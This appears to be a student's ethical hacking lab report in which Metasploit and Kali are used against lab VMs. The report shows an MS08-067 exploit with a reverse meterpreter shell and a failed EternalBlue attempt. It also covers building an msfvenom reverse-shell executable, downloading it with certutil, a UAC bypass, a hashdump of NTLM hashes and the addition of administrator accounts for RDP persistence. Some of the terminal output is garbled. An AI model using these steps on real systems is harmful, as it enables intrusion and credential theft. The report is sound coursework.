

## **Assignment 4 – Ethical Hacking**

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
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
## Task A

### Step 1:



Used the “nmap” command to run a check through attacker kali ensuring that port 445 was open.

### Step 2:



Used the command “msfconsole” to open up the Metasploit function which I then executed the command “search ms08\_067\_netapi” to confirm the exploit module was there.

### Step 3:

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root@kali: ~
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Matching Modules

# Name Disclosure Date Rank Check Des
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0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.217.3
LHOST => 192.168.217.3
msf6 exploit(windows/smb/ms08_067_netapi) > set LPORT 5525
LPORT => 5525
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.10.14
RHOST => 192.168.10.14
msf6 exploit(windows/smb/ms08_067_netapi) >

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I executed the command “use exploit/windows/smb/ms08\_067\_netapi” to check if the exploit module had set parameters, as such it did not thus, I set the parameters given to me.

#### Step 4:

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PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.217.3
LHOST => 192.168.217.3
msf6 exploit(windows/smb/ms08_067_netapi) > set LPORT 5525
LPORT => 5525
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.10.14
RHOST => 192.168.10.14
msf6 exploit(windows/smb/ms08_067_netapi) > exploit


[*] Started reverse TCP handler on 192.168.217.3:5525
[*] 192.168.10.14:445 - Automatically detecting the target...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.3:5525 -> 192.168.217.2:35509) at 2025-07-21 21:16:08 -0400

meterpreter >

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I executed the command “exploit” to start the exploit module against windows XP.


#### Step 5-9:



In the above screenshot I executed the commands; screenshot, getuid, getpid, sysinfo, and localtime. The command screenshot takes a screenshot of the exploit if it was successful. For the getuid command it tells me the server name. For getpid command it tells me the current pid which is the current process ID. The command sysinfo tells me the system that was exploited information. Lastly the command localtime tells me the date and time when it occurred.

## Task B


### Step 1-11:



Like in the previous task I used the Metasploit program by the command “msfconsole” and tried to repeat the same steps trying to exploit the eternalblue module within Windows 2022 server instead of Windows XP. This was done by setting a payload, the host of the payload, the port it was going through, and the receiving host. The results showed that the exploit was trying and made some connection but was unable to reverse the tcp connection since it was not vulnerable thus failing as a result.

## Task C

## Step 1:




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root@kali: ~
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(root@kali)-[~]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.217.3 LPORT=552
5 -f exe -o /var/www/html/jwhit216.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/jwhit216.exe
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The command “msfvenom....” generated a meterpreter payload named my MIDAS ID that connects back to the kali machine being a reverse shell

## Step 2:



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
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(root@kali)-[~]
# sudo service apache2 start
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
I used the command “sudo service apache2 start” starting the program apache to allow windows 7 to download the payload I created through Http.

## Step 3:





**I used the command “certutil” and “urlcache” through the apache2 program to download the payload onto the Windows 7 VM. In addition, I used the command “dir jwhit216.exe” to locate the payload and ensure it was successfully downloaded.**

### Step 4:



**By using the command “msfconsole” launching the Metasploit program I used the command “use exploit/multihandler” to set a name for the exploit and set the payload, host of the payload, and the port in which it will process through.**

### Step 5:



Step 6:

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C:\Users\Window 7\Downloads>exit
exit
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/local/bypassuac) > sessions

Active sessions

  Id  Name  Type  Information  Connection
  --  --  --  --  --
  1    meterpreter x86/win dows  WINDOWS7\Window 7 @ 192.168.217.3:5525 -
                                WINDOWS7  > 192.168.217.2:5000
                                                7 (192.168.10.9)

msf6 exploit(windows/local/bypassuac) > use 5
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

  Name      Current Setting  Required  Description
  --      --
  SESSION   EXE              yes       The session to run this module on
  TECHNIQUE EXE              yes       Technique to use if UAC is turned
                                                off (Accepted: PSH, EXE)

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Exploit target:

  Id  Name
  --  --
  0    Windows x86

View the full module info with the info, or info -d command.
msf6 exploit(windows/local/bypassuac) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

  Name      Current Setting  Required  Description
  --      --
  SESSION   1                yes       The session to run this module on
  TECHNIQUE EXE              yes       Technique to use if UAC is turned
                                                off (Accepted: PSH, EXE)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description

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root@kali: ~# sudo service apache2 start
apache2.service = The
Loaded: loaded (/)
Active: active (running)
Process: 1976 ExecStart=/usr/sbin/httpd $OPTIONS -f $PIDFILE (code=exited, status=0/SUCCESS)
Main PID: 1996 (sshd)
Tasks: 6 (limit)
Memory: 19.0M (peak)
CPU: 10ms
CGroup: /system.slice/systemd.slice
└─0 sshd: /usr/sbin/sshd -D
    └─0 httpd: /usr/sbin/httpd -f /etc/httpd/conf/httpd.conf

root@kali: ~# sudo systemctl status
apache2.service
● apache2.service
   Loaded: loaded (/)
   Active: active (running)
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root@kali: ~# echo $(date) > jwhit216.txt
root@kali: ~# mv jwhit216.txt 01268718.txt
root@kali: ~# cat 01268718.txt
Tue Jul 29 09:17:22 PM EDT 2025
root@kali: ~#

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root@kali: ~# hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfed16ae931b73c59d7e0c089c0:::
Guest:101:aad3b435b51404eeaad3b435b51404ee:31d6cfed16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
Jack:1003:aad3b435b51404eeaad3b435b51404ee:13742c1303cda4feb7cc68dca21a470:::
Kyle:1004:aad3b435b51404eeaad3b435b51404ee:f9e37e83b83c47a93c2f09f66408631b:::
Steve:1005:aad3b435b51404eeaad3b435b51404ee:58a78135a93ac3bf058a5ea0efdb71:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eae0fb117ad06b0dd030b7586c:::
root@kali: ~# upload 01268718.txt
[*] Uploading : /root/.01268718.txt -> C:\Users\Window7\Desktop
[*] core_channel_open: Operation failed: The system cannot find the path specified.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfed16ae931b73c59d7e0c089c0:::
Guest:101:aad3b435b51404eeaad3b435b51404ee:31d6cfed16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
Jack:1003:aad3b435b51404eeaad3b435b51404ee:13742c1303cda4feb7cc68dca21a470:::
Kyle:1004:aad3b435b51404eeaad3b435b51404ee:f9e37e83b83c47a93c2f09f66408631b:::
Steve:1005:aad3b435b51404eeaad3b435b51404ee:58a78135a93ac3bf058a5ea0efdb71:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eae0fb117ad06b0dd030b7586c:::
meterpreter >

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C:\Windows\System32>net user /add bill password@1
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The command completed successfully.

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
C:\Windows\System32>net user /add jwhit216 apple@12
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The command completed successfully.

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C:\Windows\System32>net localgroup administrators jwhit216 /add
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The command completed successfully.

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Including the step 4 of Task C I completed the hashdump command after putting the session into background through meterpreter. This was done by entering “background” keeping the session Id in this case being “ 1 “, then by entering “search uac” helped my locate the exploit needed to upgrade my priviliages to admin being “exploit/local/bypassuac”. After which I entered the command “set session 1” to confirm the session that will be given admin which I backgrounded. Then enter exploit

By using the commands “net user /add” I was able to add two new users one I name my midas ID the other a test for myself. Then I executed the command “rdesktop -u name -p password Target IP” to gain remote persistent access to windows .